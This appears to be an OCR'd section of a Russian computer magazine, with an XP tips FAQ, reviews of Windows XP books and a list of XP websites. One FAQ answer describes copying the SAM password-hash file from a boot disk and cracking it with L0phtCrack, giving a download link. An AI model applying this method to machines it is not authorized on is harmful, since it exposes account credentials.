Сочетание клавиш "Win" + "L" (одновременно) решит твою проблему. Но есть и другое решение траблы: создай файл с именем lock.cmd и вбей в него следующие строки: rundll32.exe user32.dll,LockWorkStation. Теперь лочить машину можно аж двумя разными способами.

Почему после перезагрузки компьютера XP не находит внешний модем? Что я не так делаю?

Да, действительно в XP существует такая проблема, и не ты один с ней столкнулся. Если не включить внешний модем при загрузке окошек, то система может и не найти его. Единственное (пока) найденное решение - зайти в диспетчер устройств и произвести поиск новых девайсов.

Как можно автоматически избавляться от хлама в Temporary Internet Files?

Все делается очень просто с помощью мегабраузера под названием Internet Explorer ;). Для начала запусти его. Справился? Теперь следуй за мной: Сервис -> Свойства обозревателя -> Дополнительно. Теперь отмечаешь чекбокс для параметра "Удалять все файлы из папки временных файлов Интернета при закрытии браузера", жмешь на OK и радуешься жизни.

Правда ли, что XP поддерживает Ipv6?

Правда. Однако этот протокол еще не поддерживают многие провайдеры, поэтому полностью ощутить его мощь ты сейчас не сможешь. Для установки нужно набрать в командной строке install ipv6, вот только зачем?

Что такое QoS и как бороться с этой службой?

QoS (Quality of Service) - это концепция, обеспечивающая выделение сетевых ресурсов, необходимых для работы приложения (техническое определение). По умолчанию Quality of Service резервирует для своих нужд 20% от пропускной способности канала. И ребятам из Майкрософт все равно, модем это или выделенная линия. Но даже если ты попробуешь удалить службу QoS Packet Scheduler из Properties соединения, этот канал не освобождается. Освободить канал или просто настроить QoS можно так: для начала нужно запустить апплет Group Policy (gpedit.msc). В Group Policy находишь Localcomputer policy и нажимаешь на Administrative templates. Половина дела позади. Потом выбираешь пункт Network - QoS Packet Sheduler, затем - включить Limit reservable bandwidth. Фух... Не устал? Нам остался последний шаг.
Теперь снижаем Bandwidth limit с 20% до 0 или просто отключаем его. Наконец-то все. Для активации произведенных изменений остается только перезагрузиться.

Я слышал, что в XP есть возможность автоматически полностью выгружать зависшие приложения. Я вот только не знаю как!

Все очень просто. Читая этот фак, ты, наверное, уже понял, что главным инструментом продвинутого юзера в XP является редактор реестра (да и не только в XP). Дык вот. Не будем нарушать традицию, а лучше направимся по KEY_CURRENT_USER\ControlPanel\Desktop и поколдуем над двумя параметрами: WaitToKillServiceTimeOut и AutoEndTasks. Первый отвечает за то время (значение параметра в реестре - в миллисекундах), которое система будет ждать, прежде чем выгрузить прогу. Изменяя этот параметр, главное - не переставраться, иначе XP может сыграть с тобой злую шутку. Как? Система попросту будет выгружать приложения раньше, чем те успеют сохранить данные, что тоже плохо. Установив значение 1 для параметра AutoEndTasks, ты тем самым намекнешь операционной системе, что она может и сама закрывать зависшие приложения.

Как задать размер кластера при форматировании жесткого диска?

При форматировании диска размер кластера можно задать с помощью следующей команды: format d: /A: 2048, где 2048 - размер кластера в байтах. Примечание: размер кластера должен быть кратен размеру физического кластера, то есть 512 байтам.

Как можно восстановить забытый пароль администратора?

Пароли (а точнее, их хеши) в XP хранятся в файле "sam". Для совершения злобного деяния потребуются: загрузочная дискета, способная читать NTFS-разделы, программа lOpth Crack (качаем здесь: http://frank.asut.ru/programs.html) и некоторое количество свободного времени. Алгоритм восстановления пароля: копируем файл с паролями, расшифровываем его lOpth Crack'ом... вот, собственно, и все.

Как отключить сообщение о том, что на диске осталось мало места?

В бой снова идет regedit.exe! Путь наш лежит в HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer. Нашел? Теперь создавай параметр NoLowDiskSpaceChecks и присваивай ему значение 1.

Как очистить своп-файл перед выключением компа?

Очистка немного увеличит время выключения, но дело стоит того. Почему? А знаешь ли ты, где хранится информация из оперативки? Нет? Да-да, именно в этом файлике. Чтобы поднять свою локальную (вряд ли враги народа будут тянуть этот файл по сети), проследуй по HEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management и для параметра ClearPageFileAtShutDown установи значение 1.

Каролик Андрей (andrusha@sl.ru)

RTFM

ОБЗОР КНИГ ПО WINDOWS XP

В последнее время о недостатке специализированной литературы, особенно компьютерной, говорить не приходится. Еще бы, столько желающих, столько денег, штампуй и зарабатывай. Книжных издательств сейчас море. Некоторые занимаются переводом западных аналогов, некоторые привлекают своих авторов для создания контента с нуля. Тебе остается только выбирать среди всего многообразия обложек и названий.

Но, как оказалось, есть проблемка. До книжного магазина дойти - времени нет. А в интернете информация однообразная и чаще всего ограничивается кратким содержанием, содранным из самой книжки (пишется сразу после обложки, вроде анонса содержимого). Этот анонс пишется, очевидно, самим автором книги, чаще всего приукрашен и не соответствует действительности.

Мы решили изменить ситуацию в корне. Выбрали 15 наиболее понравившихся книжек, притащили в редакцию и придирчиво пролистали, что называется, "от и до". И собрали свои наблюдения в этом материале. Плюс сделали объемные фотки самих книжек, чтобы можно было легко прикинуть на глаз, под силу тебе таскать такие тяжести или нет :). Рассматривай, читай, выбирай.


MICROSOFT WINDOWS XP, ВОПРОСЫ И ОТВЕТЫ, РУССКАЯ ВЕРСИЯ

Автор:
С.Э. Зепинский
Объем:
528 страниц
Разумная цена:
140 рублей

Довольно оригинальное решение для книжного мира, практически привычный FAQ в бумажном обличии. Схема очевидна: открываешь содержание, ищешь свой вопрос, смотришь страницу и читаешь. Все имеющиеся вопросы разобраны достаточно подробно и с картинками. Уровень вопросов - средний. Более 900 (!) актуальных вопросов, только реальная практика. Конечно, большинство ситуаций - стандартные, но это пособие экономит кучу времени, а поиск конкретных вопросов значительно облегчен.

Часто возникает проблема, когда вроде бы все знаешь, но интересует один конкретный вопрос. Единственным выходом был поисковик в инете, теперь есть эта книга. Правда, эту книгу стоит покупать в качестве дополнения, этакой подпитки дополнительной информацией. Читать подряд ее сложно, удобнее именно искать ответы на свои вопросы. Поэтому, если ты хочешь просто узнать об XP, купи дополнительно еще общее пособие (в этом обзоре их предостаточно).

РЕЕСТР MICROSOFT WINDOWS XP, СПРАВОЧНИК ПРОФЕССИОНАЛА, ПРАКТИЧЕСКОЕ ПОСОБИЕ




Автор:
Джерри Хонейкатт
Объем:
656 страниц
Разумная цена:
220 рублей

Обложка такая же синяя, как и "экран смерти" :). Книжка сугубо по реестру, к тому же переводная. На первый взгляд все довольно скучно и слишком в общих чертах. С другой стороны, вряд ли про реестр можно писать весело. Однако направленность книги очевидна - для продвинутых пользователей (IT-специалистов, как их любят называть). Отсюда и содержание: от концепции, структуры и организации реестра до особых возможностей. Все четко, серьезно, по делу.

Если ты ищешь серьезную литературу и хочешь получить действительно хорошие знания, это твой выбор. В книге разобраны актуальные вопросы по реестру: изучение и редактирование реестра, экспорт и импорт настроек, безопасное редактирование и исправление испорченных настроек (в том числе восстановление после краха системы), настройка Tweak UI, безопасность реестра, управление профилями и многое другое. После прочтения для тебя не будет секретом, как программы прячутся в реестре и где там хранят свои настройки.

ЭФФЕКТИВНАЯ РАБОТА: WINDOWS XP



Автор:
Эд Ботт
Объем:
1069 страниц
Разумная цена:
300 рублей

Внушительный талмуд, рассчитанный на

■ Огромное спасибо нашему спасителю, букинистическому интернет-магазину **www.osbook.ru**, который любезно предоставил нам книжки живьем. При желании все эти книги ты можешь приобрести у них на сайте.

тех, кто уже давно подсел на окошки и решил перейти на XP. Тут есть все: установка и запуск, настройка, управление файлами, мультимедиа, интернет, обслуживание и восстановление, работа в сети и администрирование системы. Для удобства в тексте при необходимости вставлены перекрестные ссылки, которые помогут эффективно впитывать информацию. Здесь прочитал, там уточнил, в результате полная картинка.

А вот иллюстраций, как мне показалось, здесь маловато, особенно для такого объема информации. Хотя оно и понятно, ведь книга переводная. То есть посадили некого Петю и сказали, чтобы к четвергу были хоть какие-нибудь иллюстрации по тексту. Сонный Петя выбрал несколько страниц методом тыка и что-то сгенерировал. Но и это не проблема, так как у тебя перед глазами собственная операционка, а таскать такой кирпич в метро у тебя вряд ли возникнет желание :).

MICROSOFT WINDOWS XP, РУКОВОДСТВО АДМИНИСТРАТОРА

Автор:
Андреев А.Г.
Объем:
848 страниц
Разумная цена:
200 рублей

Еще один солидный кирпич, рассчитанный на администраторов систем линейки Windows (95/98/Me/NT/2k), которые решились на ответственный переезд под XP. Как и стоило полагать, большая часть книги уделена вопросам установки, настройки и администрированию системы. Содержимое действительно рассчитано на администраторов, для рядового юзера многое может показаться лишним и бесполезным. Хотя юзер юзеру - рознь :).

Очень понравилось, что текст напичкан советами и жизненными (практическими) примерами, проще въезжать в материал и намного интереснее читать (когда есть, к чему приложить кучу текста). С иллюстрациями скудно, но это компенсируется четким указанием, куда лезть и на что нажимать. Из актуального: подробно расписана наболевшая проблема поддержки аппаратных средств, разложены по полочкам файловые системы, для администраторов разобраны типовые задачи администрирования, управление безопасностью компьютера и средства мониторинга. И, безусловно, сетевые вопросы, обеспечение работоспособности и устранение неисправностей - все есть в этой книге.

САМОУЧИТЕЛЬ MICROSOFT WINDOWS XP

Автор:
Омельченко Л.Н.
Объем:
560 страниц
Разумная цена:
130 рублей

Оптимальный выбор для сомневающихся, к какой категории себя отнести: середнячку или ступенькой пониже. Все доступно, с картинками и пояснениями. Автор исходит из того, что тебе дан в личное пользование компьютер, на нем уже стоит XP, а тебе необходимо научиться пользоваться этим чудом техники. Не исключается, что ты уже сидел за другой операционкой семейства Windows, но это не должно отпугивать тех, кто начал свою компьютерную жизнь сразу с XP. А вот тем, кто давно общается с компьютером и многое делает без книжек, советую выбрать более продвинутый вариант.

Прочитав эту книгу, ты сможешь спокойно "плавать" по интерфейсу, активно шуршать файлами, вносить минимальные изменения в настройки системы для более комфортной работы и работать с встроенными средствами системы, включая браузер, почтовый клиент, текстовой редактор, медиаплеер и даже калькулятор - ума не приложу, какие могут быть трудности при использовании калькулятора :).

WINDOWS XP, САМОУЧИТЕЛЬ

Автор:
Берлинер Э.М.
Объем:
416 страниц
Разумная цена:
130 рублей

Если ты носишь гордое звание "начинающего и малоопытного юзера", решившего покорить вершины Windows XP, начни с этой книги. Здесь тебе доступно объяснят, как используется манипулятор "мышь", и какие прелести сидят в меню "Пуск" :). Но беда книги в том, что предназначена она в первую очередь в качестве пособия для изучения курса информатики в школах. Отсюда безликий стиль описания, неглубокое погружение в некоторые проблемы, много лирических изысков и прочей лабуды, которая с практикой обычно идет вразрез. То есть назвать практическим пособием можно с натяжкой, а вот зарисовкой ознакомительных лекций по XP - в самый раз.

При всей ориентированности на начинающего юзера, в книге есть описание средств администрирования и оптимизации, работа в локальной сети, настройка системы с заглядыванием в реестр и другие сложности, которые в этом пособии скорее неуместны. Если будут эту книгу дарить - бери без вопросов, если пойдешь покупать сам - советую пролистать и сравнить с аналогичными, выбор среди более достойных есть.

WINDOWS XP, БИБЛИЯ ПОЛЬЗОВАТЕЛЯ

Автор:
Алан Симпсон
Объем:
704 страниц
Разумная цена:
250 рублей

Не лучшее переводное издание, рассчитанное на тех, кто работал с предыдущими версиями Windows. Здесь практически нет информации по установке системы, администрированию и полноценной настройке. Зато множество наглядных примеров и советов, как дружить с XP во всех смыслах :). Если ты не собираешься самостоятельно переустанавливать систему, администрировать локальную сеть, вплотную заниматься вопросами безопасности и восстановления, то, возможно, это именно та книга, которую ты давно ищешь. Стиль содержимого ориентирован на начинающего юзера, с советами, картинками и дотошным разжевыванием, что и как.

К сожалению, на западе владельцы компьютеров более тупые и более замкнутые. Эта книга явно с западным уклоном. С другой стороны, это идеальный вариант для твоих мамы и па- »

пы, сестры и прочих родственников, желающих сесть за твой любимый компьютер. Если ты не хочешь, чтобы их общение с твоим другом закончилось фатально, вручи им эту книгу и заставь прочесть от корки до корки.

WINDOWS XP PROFESSIONAL

Автор:
Брайан Проффит
Объем:
416 страниц
Разумная цена:
150 рублей

Уже из названия ясно, что книга только для тех, кто остановился на версии Professional. Сложно сказать, для какой категории юзеров она предназначена, так как для середнячка информации маловато, а для новичка, наоборот, слишком много и подробно. Книгу можно назвать офисным вариантом. Если на работе от тебя требуется знание Windows XP Professional, этой книги будет вполне достаточно, чтобы не упасть в грязь лицом.

Это твой выбор, если ты любишь, когда необходимые действия излагают по пунктам. В начале каждой главы добавлен блок "Немного теории". Для общего развития не помешает, но при желании (благо выделили в отдельный подраздел) легко перелистывается. А вот стоит ли переплачивать за офисный вариант с вкраплениями теории, решать тебе.

ЭНЦИКЛОПЕДИЯ WINDOWS XP

Автор:
Павел Шапин
Объем:
684 страниц
Разумная цена:
290 рублей

Жесткая обложка - однозначно домашний вариант, в метро с такой не поездишь. Направленность - на начинающих юзеров и сомневающихся середнячков. Чуть ли не единственная книга, где автор параллельно описывает обе версии системы: русскую и английскую. То есть для любых пунктов меню, надписей, указателей и прочей фактуры XP указывается как русское, так и родное английское название. Очень удобно, если у тебя с английским серьезные проблемы. И не вызовет дискомфорта, если ты сядешь за компьютер, где версия отлична от той, что у тебя дома.

Распространенный недостаток всей компьютерной литературы - мало иллюстраций. В этом смысле авторов трудно понять, ведь они сами проделывают все манипуляции, пока пишут материал. Им трудно сделать побольше скринов что ли? Что касается содержания - удобное структурирование по разделам и последовательное изложение информации делают эту книжку полезным справочником, в который можно залезть и достаточно быстро найти интересующую информацию. Но после прочтения понадобится что-то более серьезное.

WINDOWS XP PROFESSIONAL, ЭФФЕКТИВНЫЙ САМОУЧИТЕЛЬ

Автор:
Чуприн А.И.
Объем:
336 страниц
Разумная цена:
150 рублей

Книжка для домохозяйки. Точнее, из серии "для чайников", просто под другим заголовком. Автор поставил дома систему и пробежался по тому, что у него там есть. С одной стороны, это субъективный взгляд на проблему, многие нюансы выпали из обзора. Но с другой стороны, неоценимый старт для тех, кто считает себя начинающим пользователем. В книге рассматривается русская версия Windows XP, для владельцев английской версии многое будет не совсем понятно.

Если ты впервые сел за компьютер, а на нем стоит Windows XP, смело покупай книжку. Если ты уже работал с предыдущими версиями Windows, содержание окажется для тебя очевидным и бесполезным. Но подарок малограмотной подруге идеальный :).

БЕЗОПАСНОСТЬ В WINDOWS XP, ГОТОВЫЕ РЕШЕНИЯ СЛОЖНЫХ ЗАДАЧ ЗАЩИТЫ КОМПЬЮТЕРОВ

Автор:
Вебер Крис
Объем:
464 страниц
Разумная цена:
260 рублей

Книга полностью посвящена вопросам безопасности, в отличие от других книг, в которых этот вопрос занимает от силы одну большую главу, а чаще маленький подраздел с невнятным содержанием. Полезна будет в первую очередь тем, кто собирается заниматься вопросами безопасности на практике, так как содержит множество описаний реальных проблемных ситуаций и способы их решения. Направленность, соответственно, на продвинутых пользователей, которые про XP узнали не вчера.

Книга содержит два основных направления: безопасность системы в целом и сетевая безопасность, которая стала наиболее актуальной и легкоуязвимой вследствие неграмотного администрирования и поддержки системы. После прочтения ты сможешь настроить основные параметры безопасности: ограничить использование программ для нерадивых пользователей, обезопасить реестр от посягательств извне, позаботиться о неприкосновенности данных (путем шифрования) и многое другое.

Для сетевиков подробно изложено, как работать с брандмауэром, как обеспечить безопасность в беспроводных сетях, которые сейчас получают все большее распространение, как удаленно администрировать. Большой раздел выделен под описание Active Directory и средства разработки .NET. На десерт - оценка собственной безопасности.

РЕЕСТР WINDOWS XP

Очень неплохая книжка для домашней коллекции. Практически все о реестре Windows XP. В от-

Автор:
Кокорева О.И.
Объем:
560 страниц
Разумная цена:
140 рублей

личие от аналогичных книг, приводится дополнительная информация, которая не менее актуальна, чем сам реестр: простейшие настройки системы, предотвращение сбоев (остальные издания больше лечат, как их потом исправлять), защита реестра и решение наиболее актуальных проблем при помощи реестра (реальные практические примеры). Плюс описание утилиток сторонних компаний, с помощью которых удобно ковыряться в реестре.

Рассчитана на продвинутого юзера. Ситуация с иллюстрациями приятно порадовала, их вполне достаточно, чтобы понять, о чем идет речь. Кому-то может показаться удобным упоминание отличий от реестра Windows 2000 и NT. Проще адаптироваться и эффективно использовать наработанные навыки в предыдущих системах.

MICROSOFT WINDOWS XP, ШАГ ЗА ШАГОМ

Автор:
ЭКОМ
Объем:
352 страниц
Разумная цена:
140 рублей

Хочется отнести к категории "для самых маленьких". То есть для тех, кто боится компьютера как огня, а делать что-то все равно надо. Здесь практически по шагам расскажут, как, куда и чем нажимать. Не поймет только тот, кто абсолютно не умеет читать. Иллюстраций более чем достаточно, но при таком подробном описании они практически не нужны. Можно читать, не смотря на монитор (наведение курсора доверить младшей сестренке), и тупо выполнять написанное - получится :).

А вот задумка насчет примеров в виде учебных файлов интересная. К книжке прилагается CD, на котором все описанное в книжке оформлено в виде примеров, с конкретными заданиями и контролем их выполнения. Оформлено все в формате Word и Excel, так что навыки работы в этих программах обеспечены.

MICROSOFT WINDOWS XP PROFESSIONAL, УЧЕБНЫЙ КУРС MCSA/MCSE

Автор:
Microsoft Corporation
Объем:
1008 страниц
Разумная цена:
380 рублей

Если собираешься сдавать сертификационный экзамен 70-270, то эта книга для тебя - как ПДД для сдающего вождение. Содержание написано и одобрено самими мелкомягкими. Книжка, естественно, не для начинающего юзера. Содержание подкреплено диском, на котором ты найдешь мультимедийные презентации и пробную версию экзамена.

Содержание книги воспринимается двояко. С одной стороны, написано сухим языком, без каких-либо вольностей, местами сложно и без привязки к повседневной практике. Точно так же вождение при сдаче экзамена в ГАИ сильно отличается от повседневной езды. С другой стороны, собрана наиболее полная информация, которой в других книгах может не быть в принципе. К примеру, рассмотрены следующие вопросы: установка XP по сети, установка XP поверх предыдущих версий Windows, типичные проблемы при установке и их решение, настройка TCP/IP и устранение неисправностей, использование DNS и службы Active Directory, работа с сетевым принтером, подробно об NTFS, управление хранением данных, управление процессом загрузки, дублирование и развертывание системы и многое другое.

MICROSOFT WINDOWS XP, СПРАВОЧНИК АДМИНИСТРАТОРА

Автор:
Уильям Р. Станек
Объем:
448 страниц
Разумная цена:
140 рублей

Маленький, да удаленький. Очень удачное издание, удобный формат и классное содержание. Адресовано администраторам, которые переходят на XP. Пособие далеко не исчерпывающее, но очень актуальное в повседневной жизни администратора. Оглавление для удобства сделано подробным, чтобы быстро находить нужную информацию. За такие деньги и не купить - было бы просто глупо.

Здесь и настройка среды, и настройка оборудования с драйверами, и оптимизация, и администрирование, и поддержка сети, и устранение неполадок, и многое другое. Изложение построено таким образом, что воспользоваться справочником сможет даже малоопытный администратор. Для более серьезного изучения вопросов администрирования, конечно же, эта книга откровенно слаба.

Мухин Алексей

УЗНАЙ ОБ XP БОЛЬШЕ

ПОЛЕЗНЫЕ РЕСУРСЫ В ИНТЕРНЕТЕ

Часто бывает, что срочно необходима малюсенькая деталька, без которой не фурычит здоровенный агрегат. XP не исключение. Порой из-за одного драйвера или из-за непонятных (нормальному человеку) изменений внутри системы не работает ничего. Можно биться головой об стол, а можно поискать ответ в инете.

WWW.MICROSOFT.COM/RUS/WINDOWSXP/

Что ты делаешь, когда у тебя ломается пылесос? Правильно, смотришь, кто производитель, и ищешь его (производителя) место обитания, чтобы добраться туда и попробовать отремонтировать. Думаю, я не слишком тебя удивлю, если скажу, что производитель XP - корпорация Microsoft :). Следовательно, многое необходимое лежит именно на сайте мелкомягких.
Этот сайт стоит периодически навещать, прежде всего, ради новых сервис-паков (Service Pack) и всяческих заплаток, чтобы залечить очередные выявленные глюки и всевозможные дырки, если не хочешь, чтобы твою систему опрокинули прыщавые подростки. Кроме того, тут полно интересной информации о новых фишках, которые используются только в XP. К примеру, по ссылке www.microsoft.com/security/protect/ ты узнаешь, как эффектно прикрыть свой зад :).

HTTP://WINFAQ.COM.RU

В детстве многие любят читать почемучку,

так как находят там ответы на свои вопросы. Если у тебя есть вопросы по XP, это твоя сетевая почемучка. Для удобства все вопросы разбиты на тематические разделы. Конечно, никто не гарантирует, что именно на твой вопрос там есть ответ, но попробовать стоит. К тому же там вопросы не только по XP, но и по более ранним версиям Windows - 95/98/Me/NT/2000.
Помимо FAQ'a, на сайте есть форум (http://winfaq.com.ru/cgi-bin/Ultimate.cgi?action=intro), в котором ты можешь задать вопросы (если почемучка промолчала) вживую. Только при грубом подсчете в форуме уже заведено почти 35000 тем. Я, конечно, не призываю копать тут до старости, для этого есть поиск по форуму с помощью ключевых слов (http://winfaq.com.ru/cgi-bin/search.cgi?action=intro). Обсуждают не только сами операционки, но и вопросы администрирования локальных сетей, серверного ПО, безопасности и софта.

WWW.3DNEWS.RU/REVIEWS/SOFTWARE/WIN-XP-FAQ/

3dnews - отличный ресурс, чего здесь только нет: обзоры, статьи, новости и пресс-релизы.

Нашлось место и для материалов по XP. FAQ с 3dnews, по-моему, не цитирует только особо ленивый. Читать можешь прямо с сайта, либо скачать в формате *.chm (Compiled HTML Help file) и читать на компе локально (утягивать придется 1,1 метра). С выходом новой версии (FAQ постоянно обновляется) на сайте указывается, что нового в FAQ'e, чтобы не тратить твое драгоценное время на поиск новых вопросов-ответов.
Из последнего FAQ'a ты узнаешь, можно ли восстановить информацию из зашифрованного средствами XP файла, как справиться с тормозами при работе антивируса Касперского, как изменить загрузочную картинку Windows XP, как убить процесс из командной строки, как отключить Automatic Update, как настроить ADSL-соединение, как использовать несколько настроек TCP/IP для одной сетевой карты, как настроить IPv6 под XP и многое другое.

WWW.WINALL.RU


Сайт полностью посвящен операционкам Windows XP и Windows Longhorn, здесь есть почти все: сочетания клавиш, фишки, библиотеки, мануалы, софт, обновления, утилиты, последние сервис-паки, обои, заставки, темы, логотипы. Мало? Тут еще валяются рекомендации по настройке и оптимизации твоей системы. Отдельно описана файловая система и реестр. И бонус - собственный FAQ.
Отдельно стоит упомянуть форум http://forum.winall.ru. Количественно он уступает форуму на http://winfaq.com.ru, а вот насчет качества судить не берусь. Вполне возможно, что некоторые вообще общаются на обоих форумах. Тем я насчитал около 20000, количество только зарегистрированных пользователей более 4500. Вливайся!

WWW.RWNTUG.ORG.RU

В заголовке написано "Российская группа пользователей Windows NT/2000/XP/2003". Не знаю, что за групповуха, но сайт изобилует FAQ'ами и форумами (для каждой операционки отдельный FAQ и отдельный форум). Форумы действительно хорошо модерируются, поэтому мусо-

ра вроде бы нет, вопросы все вкусные (при беглом просмотре).
Над FAQ'ом по XP трудились поименно пять авторов, и участвовали жители фидошной темы fido7.ru.windows.f2000 FAQ. FAQ настоящий, с картинками :). Можешь смотреть с сайта, либо утягивай в формате Word (весит чуть больше одного метра).

WWW.SYSINTERNALS.COM



Сайт некого Марка Руссиновича, программиста и сертифицированного специалиста. Интересен тем, что здесь есть бесплатные утилиты, которые тебе наверняка пригодятся при работе с XP и более ранними операционками. К примеру, утилитка Handle расскажет тебе, какие процессы какие файлы используют. Тут же лежит аналогичная утилитка Process Explorer, которая еще показывает ключи в реестре, с которыми связаны запущенные процессы. Теперь ни один процесс не уйдет безнаказанным.
Для любителей внутренностей на сайте доступны исходные тексты многих представленных программ. И много полезной и актуальной информации по самим операционкам. Ты удивишься, но все статьи (правда, на английском) и утилитки писал сам Марк. А раз он сертифицированный, то содержание, скорее всего, на уровне.

HTTP://FORUM.WINCITY.RU

Огромнейший форум по Windows и Unix (львиная доля отведена под Windows). Помимо отдельных форумов по операционкам (95/98, ME, NT/2000, XP, 2003 Server, *nix), здесь есть форумы по офисным приложениям (в основном это MS Office Word и MS Office Excel), сетям (интернет-технологии, локальные сети, сетевая безопасность, серверное ПО), железкам и софту. Есть тут и про программирование, и про игры. Более 53000 тем и почти 6500 зарегистрированных пользователей.

WWW.WEBLINE.SPB.RU

Ресурс посвящен двум операционкам: Windows XP и Windows Longhorn. По последней только анонсы и описания. По XP значительно больше: подборка интересных статей, вопросы, справочники и программы по настройке и оптимизации. Если считаешь, что твоя XP работает медленно, читай, как увеличить ее производительность. Если не нравится, как оформлено внешнее убранство XP и вход в систему, читай, как сделать все по-своему.
А вот форум подкачал. Видимо, автор его установил недавно - там пустынно, как в Сахаре. Из дополнительного: FAQ по XP (онлайн-версия и в архиве), настройка реестра в XP, интересные XP-советы и даже игры.

WWW.THEMEXP.ORG

Из адреса уже ясно, что сайт посвящен темам для XP. Ресурс англоязычный, но это не должно тебя пугать, так как выбирать темы ты все равно бу- »

дешь глазками, а навигация интуитивно понятна ребенку. Доступны следующие категории: хранители экрана (Screen Savers), визуальные стили (Visual Styles), заставки при авторизации в системе (Logins), обои (Wall Papers), заставки при загрузке системы (Boot Screens) и иконки (Icons). Все удобно структурировано, есть предварительный просмотр и информация о размере испытуемого. Если ты не знаешь, как установить на компе новшества, зайди по адресу www.themexp.org/how_install.php - там по шагам расписано, что и как необходимо сделать, чтобы все срослось. По адресу www.themexp.org/forums/index.php лежит форум сайта, на котором бурно обсуждается все, что связано со стилями, обоями и софтом, при помощи которого можно создавать собственные произведения искусства.

- Netscape = Нетскапе
- Explorer = Экспойлер
- http = ха-ти-ти-ПИВО?
- Abort, Retry, Ignore = На фиг, Не фиг, По фиг
- Copyright = скопировано правильно

WWW.BUGTRAQ.RU

Поставь эту ссылку себе в Избранное и возьми за правило периодически посещать этот сайт. Это избавит тебя не только от боязни инопланетян, но и от геморроя, связанного с незапланированной кончиной твоей системы. Обозрение выходит несколько раз в неделю, в нем собраны самые последние новости и информация о найденных дырках, кривых настройках и прочих "приятных" сюрпризах от Microsoft. Помимо горячих новостей, на сайте есть собственная библиотека, в которой собраны и постоянно пополняются труды энтузиастов. Здесь куча статей по безопасности, по программированию, по криптографии, по телефонии, по вебу и т.д. К примеру, "Почему сканер безопасности лучше, чем администратор", "Обнаружение атак своими силами" или "Проблемы безопасности веб-интерфейсов почтовых сервисов на примере rambler.ru" и много других статей.

HTTP://THELONGHORN.RU

Хотя до тотального распространения в массах Longhorn'у еще далеко, ресурсы про операционку растут как грибы после дождя. Этот сайт не исключение. Если еще ни разу не видел первые билды Longhorn'а, зайди в подраздел "Скрины", посмотри на это чудо техники (http://thelonghorn.ru/list.php?c=screens). Понравилось? Билд 4051 можешь утянуть прямо с сайта - http://thelonghorn.ru/list.php?c=files . Там же найдешь сервис-пак (Service Pack), позволяющий трансформировать интерфейс XP в Longhorn (без установки самой Longhorn). Статей не фонтан, но кое-что есть. В подразделе "Свалка прессы" размещены новостные статьи и пресс-релизы, посвященные Longhorn. В "Обзорах версий" лежит информация о билдах 3683, 4029 и 4051: нововведения в системе, фиксы найденных багов, тонкости настроек и прочие интересности. FAQ все-таки маловат и слабоват, а форум малопосещаем. Но пока и операционка Longhorn не так распространена. Ворованные билды ставят скорее ради интереса, ожидая, затаив дыхание, ворованного релиза :).

HTTP://PCTOWER.NAROD.RU/WINDOWS_XP.HTM


Подборка статей по операционкам Windows (9x/Me, 2k и XP). Наиболее актуальные темы: установка, настройка, оптимизация, безопасность, восстановление. Игроманам будет интересен материал о том, как решить

проблемы запуска игр в XP, которые не связаны (как обычно думают) с совместимостью. Занятная статья о том, как установить XP независимо от твоей старой Windows 9x или Me. Часть статей позаимствованы где-то на просторах инета, ссылки на первоисточники присутствуют.
Радует, что весь софтовый раздел посвящен только XP. Тут описание секретов Outlook Express 5/6, обзор новых возможностей FrontPage 2002, описание работы с Norton Utilities 2002 в XP, небольшой обзор Microsoft Office XP, настройка фаервола AtGuard, прямой конкурент NU 2002 - FIX-IT Utilities 3.0 и популярная утилита для настройки и ускорения XP - Tweak XP.

FTP://ISEB2.SURGI.DOTE.HU

Настоящий кладезь софта в виде онлайнового FTP. Тут тебе и антивирусы, и архиваторы, и медиаплееры, и CD-писалки, и драйвера (!), и всевозможные утилитки. Отдельно лежит софт от Microsoft (ftp://iseb2.surgi.dote.hu/Microsoft/). Среди него выделены программы под Windows 2k, NT и XP (ftp://iseb2.surgi.dote.hu/Microsoft/XP/).
Программ под XP не больше 30, но подборка состоит из самого необходимого. Если трафик позволяет, утягивай все, не пожалеешь. Чего тут только нет: AdminPak, AntiSpy, CDWriter XP, DVD Pack, Make Boot Disk, Media Player 9 XP, Microsoft Baseline Security Analyzer, Tweaker XP, MP3 Pack, Office XP, Plus!, Power Point 2002, Remote Desktop и т.д. А также разные утилитки (менеджер шрифтов, адресная книга, терминал для КПК и многое другое) и обновления системы.

HTTP://ALLSOFT4U.NAROD.RU



Еще один склад софта для Windows. Только если в предыдущем случае софт был исключительно фриварный, тут уже сборная солянка из Freeware, Shareware, Trial и Commercial. И предназначен он для разных версий Windows, а не только XP. Но это не проблема, так как большинство софта пишется сразу с поддержкой всех версий Windows, включая XP. Весь софт для удобства разбит на крупные разделы (Система, Мультимедиа, Графика, Почта, Интернет, Безопасность, Утилиты, Драйвера и Разное) и более мелкие подразделы внутри них. К сожалению, нет поиска по сайту, но при желании найти все можно. К каждой программе есть описание, ссылка на архив, ссылка на сайт производителя и указание, к какой категории программа относится (больше всего Shareware). Конечно же, упоминается, под какие системы программа ставится, плюс приводится дата добавления проги в каталог, что поможет отделить новье от откровенного старья. Если хочешь знать о новых поступлениях, подпишись на рассылку.

ЛИЧНАЯ БЕЗОПАСНОСТЬ

Все про ТВОЮ анонимность, приватность и безопасность

Читай в следующем номере Спеца:

- Полные руководства по проксям, VPN, firewall'ам, паролям
- Анонимность, приватность и секьюрность в Web'е, e-mail, IRC, ICQ
- IP-телефония - все те же проблемы
- Защита телефонных переговоров в обычных и сотовых сетях
- UPS против Маски-Шоу
